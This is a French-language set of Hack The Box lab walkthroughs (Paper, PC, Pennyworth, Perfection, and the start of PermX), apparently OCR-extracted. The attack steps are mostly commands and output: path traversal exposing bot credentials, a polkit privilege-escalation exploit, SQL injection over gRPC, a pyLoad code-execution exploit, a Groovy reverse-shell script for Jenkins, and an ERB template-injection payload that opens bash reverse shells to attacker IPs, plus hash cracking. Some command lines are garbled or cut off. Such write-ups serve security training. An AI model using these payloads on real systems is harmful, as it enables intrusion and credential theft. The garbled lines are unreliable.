
```
test

Micheal please remove the secret from drafts for gods sake!

Hello employees of Blunder Tiffin,

Due to the orders from higher officials, every employee who were added to this blog is removed and they are migrated

So, I kindly request you all to take your discussions from the public blog to a more private chat system.

-Nick

# Warning for Michael

Michael, you have to stop putting secrets in the drafts. It is a huge security issue and you have to stop doing it.

Threat Level Midnight

A MOTION PICTURE SCREENPLAY,
WRITTEN AND DIRECTED BY
MICHAEL SCOTT

[INT:DAY]

Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler …Dwigt.
```

```
# Secret Registration URL of new Employee chat system

http://chat.office.paper/register/8qozr226AhkCHZdyY

# I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant

# Also, stop looking at my drafts. Jeez!
```

Le nouveau nom d'hote chat.paper.office redirige vers un enregistrement pour le service rocket.chat :



On s'inscrit puis on se connecte au serveur rocketchat, on découvre un bot "recyclops" qui permet de lancer des commandes, une description des commandes est décrite dans le chat :



On peut lister et afficher le contenu des fichiers et dossiers, on affiche le contenu de la configuration de hublot :

```
cat: /home/dwight/sales/../../../../../../home/dwight/hubot: Is a directory
Fetching the directory listing of ../../../../../../home/dwight/hubot
total 500
drwx------ 8 dwight dwight 4096 Sep 16 2021 .
drwx------ 11 dwight dwight 281 Feb 6 2022 ..
-rw-r--r-- 1 dwight dwight 0 Jul 3 2021 \
srwxr-xr-x 1 dwight dwight 0 Jul 3 2021 127.0.0.1:8000
srwxrwxr-x 1 dwight dwight 0 Jul 3 2021 127.0.0.1:8080
drwx--x--x 2 dwight dwight 36 Sep 16 2021 bin
-rw-r--r-- 1 dwight dwight 258 Sep 16 2021 .env
-rwxr-xr-x 1 dwight dwight 2 Jul 3 2021 external-scripts.json
drwx------ 8 dwight dwight 163 Jul 3 2021 .git
-rw-r--r-- 1 dwight dwight 917 Jul 3 2021 .gitignore
-rw-r--r-- 1 dwight dwight 192674 Jan 25 19:22 .hubot.log
-rwxr-xr-x 1 dwight dwight 1068 Jul 3 2021 LICENSE
drwxr-xr-x 89 dwight dwight 4096 Jul 3 2021 node_modules
drwx--x--x 115 dwight dwight 4096 Jul 3 2021 node_modules_bak
-rwxr-xr-x 1 dwight dwight 1062 Sep 16 2021 package.json
-rwxr-xr-x 1 dwight dwight 972 Sep 16 2021 package.json.bak
-rwxr-xr-x 1 dwight dwight 30382 Jul 3 2021 package-lock.json
-rwxr-xr-x 1 dwight dwight 14 Jul 3 2021 Procfile
-rwxr-xr-x 1 dwight dwight 5044 Jul 3 2021 README.md
drwx--x--x 2 dwight dwight 193 Jan 13 2022 scripts
-rwxr-xr-x 1 dwight dwight 100 Jul 3 2021 start_bot.sh
```

```
drwx------ 2 dwight dwight 25 Jul 3 2021 .vscode
-rwxr-xr-x 1 dwight dwight 29951 Jul 3 2021 yarn.lock
Fetching the directory listing of ../../../../../../home/dwight/hubot/.env
-rw-r--r-- 1 dwight dwight 258 Sep 16 2021 /home/dwight/sales/../../../../../../home/dwight/hubot/.env
<!=====Contents of file ../../../../../../home/dwight/hubot/.env=====>
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<!=====End of file ../../../../../../home/dwight/hubot/.env=====>
```

On peut utiliser ces identifiants pour se connecter en SSH avec les dientifiants `dwight:Queenofblad3s!23` :

```
ssh dwight@office.paper
The authenticity of host 'office.paper (10.10.11.143)' can't be established.
ED25519 key fingerprint is SHA256:9utZz963ewD/13oc9IYzRXf6sUEX4xOe/iUaMPTFInQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'office.paper' (ED25519) to the list of known hosts.
dwight@office.paper's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$
```

On obtient ainsi accès à la machine avec l'utilisateur dwight

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. On enumere la machine avec linpeas et on identifie la version de sudo sur la machine qui est la version 1.8.29 qui est vulnérable à la CVE-2021-3560 :

```
[dwight@paper ~]$ ./linpeas.sh
...
Vulnerable to CVE-2021-3560
...
```

On télécharge et execute l'exploit `https://github.com/swapravo/polkadots` :

```
[dwight@paper ~]$ ./polkadots
...
[boris@paper ~]$ whoami
boris
[boris@paper ~]$ sudo bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for boris:
[root@paper boris]# whoami
root
```

On obtient ainsi l'accès root sur la machine

PC

Reconnaissance

Machine cible Adresse IP : `10.10.11.214`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.214
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-18 19:47 CET
Nmap scan report for 10.10.11.214
Host is up (0.017s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
50051/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 104.59 seconds
```

Le scan révèle qu'il y a deux ports ouverts le port 22 pour SSH et le port 50051
Après recherche le port 50051 semble etre utilisé pour le protocole grpc.
On lance une commande permettant de lister les services sur grpc avec grpcurl `https://github.com/fullstorydev/grpcurl` :

```
grpcurl -plaintext 10.10.11.214:50051 list
SimpleApp
grpc.reflection.v1alpha.ServerReflection
```

La réponse du serveur révèle qu'il y a deux services lancés l'un appelé "SimpleApp" l'autre "ServiceReflection" On liste le contenu du service SimpleApp et la description des fonctions :

```
### Liste des fonctions SimpleApp
grpcurl -plaintext 10.10.11.214:50051 list SimpleApp
SimpleApp.LoginUser
SimpleApp.RegisterUser
SimpleApp.getInfo

### Description des fonctions
grpcurl -plaintext 10.10.11.214:50051 describe SimpleApp
SimpleApp is a service:
service SimpleApp {
  rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );
  rpc RegisterUser ( .RegisterUserRequest ) returns ( .RegisterUserResponse );
  rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );
}
```

Il semble y avoir 3 méthodes on peut afficher la description des fonctions on peut lister la fonction LoginUserRequest :

```
grpcurl -plaintext 10.10.11.214:50051 describe LoginUserRequest
LoginUserRequest is a message:
message LoginUserRequest {
  string username = 1;
  string password = 2;
}
```

D'après la réponse du serveur il faut utiliser deux paramètres pour se connecter un nom d'utilisateur et un mot de passe, on vérifie les paramètres de RegisterUserRequest :

```
grpcurl -plaintext 10.10.11.214:50051 describe RegisterUserRequest
RegisterUserRequest is a message:
message RegisterUserRequest {
  string username = 1;
  string password = 2;
}
```

Le paramètres pour s'enregistrer demandent aussi en paramètre un nom d'utilisateur et un mot de passe. Vérifions les paramètres demandés de GetInfoRequest :

```
grpcurl -plaintext 10.10.11.214:50051 describe getInfoRequest
getInfoRequest is a message:
message getInfoRequest {
```

```
  string id = 1;
}
```

Il est demandé un seul paramètres pour les requetes qui est l'id.

Exploitation

Aec ces informations on peut tenter de créer un compte utilisateur avec la fonction grpcurl :

```
grpcurl -plaintext -format text -d 'username: "melo", password: "melo"' 10.10.11.214:50051
SimpleApp.RegisterUser
message: "Account created for user melo!"
```

D'après la réponse du serveur utilisateur a été crée, on peut a présent se connecter :

```
grpcurl -plaintext -format text -d 'username: "melo", password: "melo"' 10.10.11.214:50051
SimpleApp.LoginUser
message: "Your id is 348."
```

La connexion est établie d'après la réponse du serveur l'id définit est le 348 on peut utiliser ce compte afin d'envoyer des requete pour obtenir des infos :

```
grpcurl -plaintext -format text -d 'id: "348"' 10.10.11.214:50051 SimpleApp.getInfo
message: "Authorization Error.Missing 'token' header"
```

On obtient une erreur informant qu'il manque l'entete du token, on affiche le token en relançant la commande précédente en affichant la réponse de manière plus verbeuse :

```
grpcurl -plaintext -vv -format text -d 'username: "melo", password: "melo"' 10.10.11.214:50051
SimpleApp.LoginUser

Resolved method descriptor:
rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );

Request metadata to send:
(empty)

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 17 bytes

Response contents:
message: "Your id is 880."

Response trailers received:
token:
b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTczNzI0MTQ1OH0.879oBar3NYNVilcyAUvv
lyng10RuEkjVQLDVdAvibi0'
Sent 1 request and received 1 response
Timing Data: 320.060511ms
  Dial: 31.255283ms
    BlockingDial: 31.247539ms
  InvokeRPC: 211.993082ms
```

Cette fois on obtient l'id avec le token on peut l'utiliser pour afficher plus d'informations :

```
grpcurl -plaintext -format text -H
'token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTczNzI0MTQ1OH0.879oBar3NYNVilc
yAUvvlyng10RuEkjVQLDVdAvibi0' -d 'id: "880"' 10.10.11.214:50051 SimpleApp.getInfo
message: "Will update soon."
```

La réponse du serveur indique un message indiquant des mis à jour prochainement. On peut exploiter cela en tentant de lancer une injection SQL :

```
grpcurl -plaintext -format text -H
'token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTczNzI0MTQ1OH0.879oBar3NYNVilc
yAUvvlyng10RuEkjVQLDVdAvibi0' -d 'id: "880 OR 1=1"' 10.10.11.214:50051 SimpleApp.getInfo
message: "The admin is working hard to fix the issues."
```

L'injection SQL semble avoir fonctionné, on essaie d'identifier le nombre de colonne présente :

```
grpcurl -plaintext -format text -H 'token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTczN
message: "1"
```

Il semble y avoir 1 colonne on peut essayer d'identifier la version de la base de données :

```
grpcurl -plaintext -format text -H
'token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTczNzI0MTQ1OH0.879oBar3NYNVilc
yAUvvlyng10RuEkjVQLDVdAvibi0' -d 'id: "880 UNION SELECT sqlite_version()--"' 10.10.11.214:50051
SimpleApp.getInfo
message: "3.31.1"
```

On obtient pour réponse du serveur Version 3.31.1, on peut à présent tenter d'extraire le nom des tables de la base de données :

```
grpcurl -plaintext -format text -H
'token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTczNzI0MTQ1OH0.879oBar3NYNVilc
yAUvvlyng10RuEkjVQLDVdAvibi0' -d 'id: "880 UNION SELECT name FROM sqlite_master WHERE type=\"table\";-- -"'
10.10.11.214:50051 SimpleApp.getInfo
message: "accounts"
```

Le serveur indique qu'il y a une table nommé "accounts" on peut afficher son contenu avec la commande suivante :

```
grpcurl -plaintext -format text -H
'token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTczNzI0MTQ1OH0.879oBar3NYNVilc
yAUvvlyng10RuEkjVQLDVdAvibi0' -d 'id: "880 UNION SELECT GROUP_CONCAT(name, \",\") FROM
pragma_table_info(\"accounts\");-- -"' 10.10.11.214:50051 SimpleApp.getInfo
message: "username,password"
```

On obtient les noms des colonnes username et password, on peut extraire le contnu des colonnes avec la commande :

```
grpcurl -plaintext -format text -H
'token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTczNzI0MTQ1OH0.879oBar3NYNVilcy
AUvvlyng10RuEkjVQLDVdAvibi0' -d 'id: "880 UNION SELECT GROUP_CONCAT(username || password) FROM accounts;--
-"' 10.10.11.214:50051 SimpleApp.getInfo
message: "adminadmin,sauHereIsYourPassWord1431"
```

On obtient les identifiants et mot de passe : `sau:HereIsYourPassWord1431` on peut utiliser ces identifiants afin de se connecter en SSH :

```
ssh sau@10.10.11.214
sau@10.10.11.214's password:
Last login: Mon May 15 09:00:44 2023 from 10.10.14.19
sau@pc:~$
```

On obtient ainsi accès à la machine avec l'utilisateur sau

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumérer les ports ouverts sur la machine :

```
sau@pc:~$ ss -tlpn
State                Recv-Q               Send-Q                              Local
Address:Port                                Peer Address:Port              Process
LISTEN               0                    4096
127.0.0.53%lo:53                                  0.0.0.0:*
LISTEN               0                    128
0.0.0.0:22                                  0.0.0.0:*
LISTEN               0                    5
127.0.0.1:8000                                0.0.0.0:*
LISTEN               0                    128
0.0.0.0:9666                                0.0.0.0:*
LISTEN               0                    128
[::]:22                                     [::]:*
LISTEN               0                    4096
*:50051                                     *:*
```

On découvre qu'il y a les ports 8000 et 9666 ouverts sur la machine, on peut lancer un port forwarding vers kali avec SSH afin d'y accéder :

```
ssh -f -N -L 8000:127.0.0.1:8000 -L 9666:127.0.0.1:9666 sau@10.10.11.214
```

On peut accéder au service depuis kali. En lançant l'adresse avec le port sur le navigateur on obtient le nom du service pyload lancé sur la machine, on peut afficher sa version et l'utilisateur avec lequel il est lancé :

```
sau@pc:~$ ps aux | grep pyload
root        1044  0.0  1.7 1225608 71364 ?       Ssl  18:46   0:06 /usr/bin/python3 /usr/local/bin/pyload
sau         1770  0.0  0.0   8160  2564 pts/0    S+   20:48   0:00 grep --color=auto pyload
sau@pc:~$ pyload --version
pyLoad 0.5.0
```

En recherchant une vulnérabilité sur cette version on découvre la CVE-2023-0297 dans la quel il est possible d'exploiter le service avec un remote code execution. On enregistre tout d'abord un reverse shell dans le dossier /tmp/pwn.py puis on lance l'exploit, on obtient ainsi un reverse shell sur le port d'écoute :

```
### Script contenant le reverse shell dans le dossier /tmp/pwn.py
import os
os.system("bash -c '/bin/sh -i >& /dev/tcp/10.10.16.7/1234 0>&1'")

### Lancement de l'exploit
curl -i -s -k -X $'POST' --data-binary $'jk=pyimport%20os;os.syssau@pc:~$ curl -sau@pc:~$ curl -i -s -k -X $'POST' -

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.214] 39208
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

On obtient ainsi l'accès root sur la machine

Pennyworth

Reconnaissance

Machine cible Adresse IP : `10.129.141.161`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -sV 10.129.141.161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 06:01 CET
Nmap scan report for 10.129.141.161
Host is up (0.029s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Jetty 9.4.39.v20210325

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.09 seconds
```

Il semble y avoir le service Jetty qui soit ouvert au port 8080 la version est 9.4.39.v20210325
Lorsque l'on sur l'adresse au port 8080 sur le navigateur on voit affiché une page de connexion vers le service Jenkins.

Vulnerability Assesment

Si l'on lance un affichage de l'entête on peut obtenir la version exacte de Jenkins :

```
curl -I http://10.129.141.161:8080/login?from=%2F
HTTP/1.1 200 OK
Date: Sun, 08 Dec 2024 05:04:02 GMT
X-Content-Type-Options: nosniff
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache,no-store,must-revalidate
X-Hudson: 1.395
X-Jenkins: 2.289.1
X-Jenkins-Session: 8a74f615
X-Frame-Options: sameorigin
X-Instance-Identity:
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAt6yfBqYw59YlrTuzQJ5ZyTeAcsf+RglW+UWpM64LsFmLeVsdmMdCQi
wr1dFKClrOGowikYde5q2s+m5on70kuyrNUx0ng1Qcy/T/QgrPfc6DPLE/FcnJzh7T5v/77s8ViC+k6LVFGfBcQ87KS868dayS
7yqUDyRJa/ur31H8BrsjWGYse81t5UHBmYkvSNPhf7GpYrIMCOR5krsyerH316M+Sm/gkCh2yPQvaWm8S6Pvjj2ZdrTW4TveHD
8VJ9i8m/22o4XDFdOTRfZz+1l1w5InVsb16m/HCD1KY8VtDxTI45MXxIilb6NfNf5ge9/geEZLhmFjLoutodF4W8dMywIDAQAB
Set-Cookie: JSESSIONID.b36f9c22=node09vl5qlq1qlr0az5o5ufcedhp8.node0; Path=/; HttpOnly
Content-Length: 2038
Server: Jetty(9.4.39.v20210325)
```

La version de Jenkins est 2.289.1

Exploitation

Lorsque essaye d'utilisant les identifiants : `root:password` on accède au dashboard.
On peut injecter du code dans la groovy console.
Nous allons lancer un Reverse Shell avec Netcat, pour cela on commence par lancer le listener Netcat :

```
$ nc -lvnp 1234
```

Puis on execute le code suivant trouvé sur cette url : `https://github.com/gquere/pwn_jenkins` dans la Groovy Console :

```
String host="10.10.14.18";
int port=1234;
String cmd="/bin/bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)
po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch
(Exception e){}};p.destroy();s.close();
```

Cela permet la réception d'un Shell Bash :

```
cd /root
ls
flag.txt
snap
cat flag.txt
9cdfb439c7876e703e307864c9167a15
```

Perfection

Reconnaissance

Machine cible Adresse IP : `10.10.11.253`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sV 10.10.11.253
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-13 17:57 CET
Nmap scan report for 10.10.11.253
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.92 seconds
```

Il semble y avoir 2 ports ouvert le port 80 pour un serveur web et 22 pour SSH version 8.9p1 le site web est un site de claculateur de classe en fonction du poid corporel. Wappalizer indique que le site est conçu avec du langage ruby et la librairie Webrick 1.7.0. La page `weighted-grade` permet de préciser le poid pour calculer le grade, on peut ajouter des charactères alphabétique dans le champs "Category".

Vulnerability Assesment

On peut tenter à partir de ces informations de lancer du code malveillant avec des requetes burpsuite, on essaye d'ajouter des charatère spéciaux qui sont interprétable par le framework ruby ERB mis en place sur le serveur :

```
### Requete <%= %>
category1=<%25%3d+%25>test&grade1=20&weight1=20&category2=20&grade2=20&weight2=20&category3=20&grade3
=20&weight3=20&category4=20&grade4=20&weight4=20&category5=20&grade5=20&weight5=20

### Réponse de requete
</form>Malicious input blocked</div>
```

La reponse de requete indique que le code executé à été bloqué, nous allons à présent tenter de contourner cela en ajoutant les charactères : `%a0` et en lançant une commande "sleep" dans le langage ruby pour tester si l'injection fonctionne :

```
category1=test%0a<%25%3d+IO.popen("sleep+10").readlines()+
%25>&grade1=20&weight1=20&category2=20&grade2=20&weight2=20&category3=20&grade3=20&weight3=20&category4=20
&grade4=20&weight4=20&category5=20&grade5=20&weight5=20
```

La réponse de la requete à pris 10 secondes ce qui indique que l'injection à fonctionné, on peut à présent lancer un reverse shell vers la machine :

```
### Requete lancé
category1=test%0a<%25%3d+IO.popen("bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.4/1234+0>%261'").readlines()+
%25>&grade1=20&weight1=20&category2=20&grade2=20&weight2=20&category3=20&grade3=20&weight3=20&category4=20&grade
4=20&weight4=20&category5=20&grade5=20&weight5=20

### Reception du reverse Shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.253] 37960
bash: cannot set terminal process group (1003): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$
```

On obtient l'accès à la machine avec utilisateur susan

Privilege Escalation

Il nous faut à présent l'accès root. En enumérant les permission de l'utilisateur on découvre que l'utilisateur susan fait partit du groupe sudo, on trouve aussi un mail :

```
susan@perfection:~$ id
id
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)

susan@perfection:~$ cat /var/mail/susan
cat /var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our c

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone.

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platfor

- Tina, your delightful student
```

A partir du mail on apprend que le format des mots de passe est prénom_prénom_hash généré entre 1 et 1 000 000

On découvre de plus un fichier migration :

```
susan@perfection:~$ ls -la Migration/
ls -la Migration/
total 16
drwxr-xr-x 2 root  root  4096 Oct 27  2023 .
drwxr-x--- 7 susan susan 4096 Feb 26  2024 ..
-rw-r--r-- 1 root  root  8192 May 14  2023 pupilpath_credentials.db
susan@perfection:~$ cd Migration
cd Migration
susan@perfection:~/Migration$ file pupilpath_credentials.db
file pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 6, database p
```

Le fichier est une base de donnée SQL, on se connecte donc en SQL3 à la base de donnée et extrait les données des tables :

```
susan@perfection:~/Migration$ sqlite3 pupilpath_credentials.db
sqlite3 pupilpath_credentials.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
.tables
users
sqlite> select * from users;
select * from users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
sqlite>
```

Les tables contiennent des hash que l'on va décrypter avec Hashcat, les hash sont chiffrés avec l'algorythme SHA-256, de plus comme découvert auparavant les mot de passes sont cryptés en un format particulier on commence donc par ajouter le début du mot de passe dans un fichier puis on lance le décryptage avec hashcat en indiquant les 9 charactère digitaux à décrypter avec " ?d" :

```
### Création du fichier de début de mot de passe
echo "susan_nasus_" > wl

### Crackage du mot de passe
hashcat -m 1400 -a 6 idhashes.hash wl ?d?d?d?d?d?d?d?d?d -O
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
...
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
```

```
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934...39023f
Time.Started.....: Mon Jan 13 19:36:18 2025 (4 mins, 38 secs)
Time.Estimated...: Mon Jan 13 19:40:56 2025 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (wl), Left Side
Guess.Mod........: Mask (?d?d?d?d?d?d?d?d?d) [9], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod..: 1/1 (100.00%)
Speed.#1.........:   475.2 kH/s (0.21ms) @ Accel:16 Loops:128 Thr:512 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 125967360/1000000000 (12.60%)
Rejected.........: 0/125967360 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:125967232-125967360 Iteration:0-128
Candidate.Engine.: Device Generator
Candidates.#1....: susan_nasus_211539210 -> susan_nasus_643759210
Hardware.Mon.#1..: Temp: 56c Util: 81% Core:1785MHz Mem:6000MHz Bus:16

Started: Mon Jan 13 19:36:12 2025
Stopped: Mon Jan 13 19:40:57 2025
```

On découvre le mot de passe : `susan_nasus_413759210` on peut alors utiliser le privilège root sur la machine :

```
susan@perfection:~/ruby_app$ sudo bash
sudo bash
[sudo] password for susan: susan_nasus_413759210

root@perfection:/home/susan/ruby_app#
```

On obtient ainsi l'accès root sur la machine

PermX

Reconnaissance

Machine cible Adresse IP : `10.10.11.23`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-11 19:50 CET
Nmap scan report for 10.10.11.23
Host is up (0.045s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 10.25 seconds
```

Il ya deux ports ouverts TCP : 22 et 80. Le site est une plateforme de e-learning, il est possible d'envoyer un formulaire de contact a partir de la page contact, il y a aussi un formulaire de newletter sur la page d'accueil. On peut tenter un dir busting avec feroxbuster :

```
feroxbuster --url http://permx.htb/ --wordlist /usr/share/wordlists/dirb/big.txt --scan-dir-listings


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://permx.htb/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/big.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   Scan Dir Listings       true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

403      GET        9l       28w      274c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
404      GET        9l       31w      271c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
200      GET        6l       64w     2936c http://permx.htb/lib/owlcarousel/assets/owl.carousel.min.css
200      GET      238l      922w    13018c http://permx.htb/testimonial.html
...
200      GET       23l      172w     1090c http://permx.htb/lib/owlcarousel/LICENSE
200      GET      587l     2466w    36182c http://permx.htb/index.html
200      GET       11l      188w    16953c http://permx.htb/lib/animate/animate.min.css
...
```

Le scan ne révèle rien de bien interessant. Essayons un bruteforce des sous domaines :

```
gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://permx.htb
--append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://permx.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
```

```
Starting gobuster in VHOST enumeration mode
===============================================================
...
Found: lms.permx.htb Status: 200 [Size: 19347]
...
```

Le bruteforce du sous domaine révèle qu'il y a une URL qui est accessible : `lms.permx.htb` on ajoute cette adresse au fichier hosts puis on accède à la page qui demande une authentification.

Avec Wappalizer on remarque que le site est basé sur apache version 2.4.52 et qu'il utilise le LMS "chamilo"

On peut tenter un dibusting de la page :

```
feroxbuster --url http://lms.permx.htb/ --wordlist /usr/share/wordlists/dirb/big.txt --scan-dir-listings

 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://lms.permx.htb/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/big.txt
